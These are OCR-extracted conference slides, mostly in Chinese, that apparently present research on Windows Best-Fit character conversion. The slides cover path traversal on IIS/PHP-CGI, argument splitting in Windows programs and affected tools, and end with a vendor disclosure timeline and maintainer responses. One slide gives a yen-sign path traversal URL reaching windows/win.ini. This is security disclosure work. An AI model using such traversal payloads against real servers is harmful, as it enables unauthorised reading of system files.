
對於存在的路徑

```
http://victim.tld/index.php/..¥..¥windows/win.ini/
```

出錯「No input file specified」

使用 IIS + PHP-CGI + 有設定 doc_root

甚至可以變成 LFI！



Perl CGI

Query, Path, Headers ...


全都受到影響！

PHP CGI Mode


- $_REQUEST, $_GET
- $_SERVER
  - ORIG_PATH_INFO
  - ORIG_PATH_TRANSLATED
  - PATH_INFO
  - PATH_TRANSLATED
  - PHP_SELF

All Code Pages lead to Path Traversal (on IIS)

- 874：泰文
- 1250：Latin 2 / 中歐語系
- 1251：斯拉夫文（西里爾字母）
- 1252：Latin 1 / 西歐語系
- 1253：希臘文
- 1254：土耳其文
- 1255：希伯來文
- 1256：阿拉伯文
- 1257：波羅的海語系
- 1258：越南文



Attack Surfaces ✨



我們找到了一大堆這類的問題...


- PHP
- Java
- Perl
- tar (Windows built-in)
- curl (Author build)
- wget
- Bzip2
- Microsoft Excel
- OpenSSL
- Subversion (SVN)
- Perforce
- PostgreSQL
- Plink on Putty
- XZ Utils


```c
int main(int argc, char* argv[]) { }
```

一個對 *NIX 系統來說再正常不過的 `main` 函數

```
int main(int argc, char* argv[]) { }
```

在 Windows 系統上編譯時預設帶有
Argument Splitting 漏洞


A - HelloWorld.exe C:\Users\Orange\source\repos\HelloWorld\x64\Release\HelloWorld.exe
Edit Jump Search View Debugger Lumina Options Windows Help
No debugger
ibrary function Regular function Instruction Data Unexplored External symbol Lumina fun
IDA View-A
Pseudocode-A
Hex View-1
int __fastcall main(int argc, char **argv, char **envp
{
printf("Hello World!\n");
return 0;
}


A - HelloWorld.exe C:\Users\Orange\source\repo
Edit Jump Search View Debugger Lum
ibrary function
Regular function
Instruction
IDA View-A
int __fastcall main(int a
{
printf("Hello World!\n"
return 0;
}
Synchronize with
Copy Ctrl+C
Remove return value Shift+D
Rename global item... N
Set item type... Y
Jump to xref... X
Edit func comment... /
Generate HTML...
Mark as decompiled
Copy to assembly
Hide casts \
Remove return type V
De-obfuscate arithmetic expressions
Gepetto

```
38      _scrt_current_native_startup_state = initialized;
39    }
40    _scrt_release_startup_lock(v0);
41    dyn_tls_init_callback = (_QWORD *)_scrt_get_dyn_tls_init_callback(v3);
42    v6 = (void (__fastcall **)(_QWORD, __int64))dyn_tls_init_callback;
43    if ( *dyn_tls_init_callback && _scrt_is_nonwritable_in_current_image(dyn_tls_init_
44      (*v6)(0LL, 2LL);
45    dyn_tls_dtor_callback = (_tls_callback_type *)_scrt_get_dyn_tls_dtor_callback(v5);
46    v8 = dyn_tls_dtor_callback;
47    if ( *dyn_tls_dtor_callback && _scrt_is_nonwritable_in_current_image(dyn_tls_dtor_
48      register_thread_local_exe_atexit_callback_0(*v8);
49    envp = get_initial_narrow_environment_0();
50    argv = *__p___argv_0();
51    argc = __p___argc_0();
52    v0 = main(*argc, argv, envp);
53    if ( !_scrt_is_managed_app() )
54  LABEL_20:
55      exit_0(v0);
```

你的 main 在這裡

```
38    _scrt_current_native_startup_state = initialized;
39  }
40  _scrt_release_startup_lock(v0);
41  dyn_tls_init_callback = (_QWORD *)_scrt_get_dyn_tls_init_callback(v3);
42  v6 = (void (__fastcall **)(_QWORD, __int64))dyn_tls_init_callback;
43  if ( *dyn_tls_init_callback && _scrt_is_nonwritable_in_current_image(dyn_tls_init
47  if ( *dyn_tls_dtor_callback && _scrt_is_nonwritable_in_current_image(dyn_tls_dtor_
48    register_thread_local_exe_atexit_callback_0(*v8);
49  envp = get_initial_narrow_environment_0();
50  argv = *__p___argv_0();
51  argc = __p___argc_0();
52  v0 = main(*argc, argv, envp);
53  if ( !_scrt_is_managed_app() )
54LABEL_20:
55    exit_0(v0);
```

是誰塞了這一大坨程式碼進去 = =


你的 main

Microsoft


Visual Studio

Best-in-class tools for any developer


Visual Studio




Visual Studio Code



Visual Studio for Mac




GetCommandLineA()
_scrt_common_main()
__scrt_initialize_crt()
__acrt_initialize_command_line()
pre_c_initialization()
configure_narrow_argv<char>()
parse_command_line()
__p___argv()
</> mainCRTStartup
int main(int argc, char* argv[]) { }

The `wmain` function signature

The `wmain` function doesn't have a declaration, because it's built into the language. If it did, the declaration syntax for `wmain` would look like this:

C

Copy

```c
int wmain( void );
int wmain( int argc, wchar_t *argv[ ] );
int wmain( int argc, wchar_t *argv[ ], wchar_t *envp[ ] );
```

正確的作法：使用寬字元版本的 `main` 函數

這些 C 標準函式庫也同樣受影響...

✅ Safe	⚠️ Potentially Vulnerable
`_wgetenv`	`getenv`
`_wgetcwd`	`getcwd`, `_getcwd`
`wscanf`	`scanf`
...	

我們很努力地向 MSRC 回報...

Date	Action	Result
2024/06/13	Report the Tar issue to MSRC as VULN-127777	Closed
2024/06/19	Report the [redacted] issue to MSRC as VULN-1288124	Closed
2024/06/19	Report the Excel issue to MSRC as VULN-128122	Closed
2024/06/21	Report the Excel issue to MSRC as VULN-128235	Closed
2024/07/14	Report the Excel issue to MSRC as VULN-130207	Accept
2024/08/15	Report the Tar issue to MSRC through the help of CERT/CC	No Response
2024/11/13	Notify Microsoft that we will present Tar issue at Black Hat Europe	No Response

開放原始碼專案作者們的回應

這是一個 Windows 特性 [...] Curl 在這也是受害者，而非該負責的一方

This is a Windows feature [...] Curl is a victim here, not the responsible party.

— Curl

這看來更像是一個微軟問題而非 Perl 的問題

This seems more like a Microsoft bug than a perl bug...

— Perl

這不是 PostgreSQL 的漏洞

This is not a PostgreSQL vulnerability.

— PostgreSQL

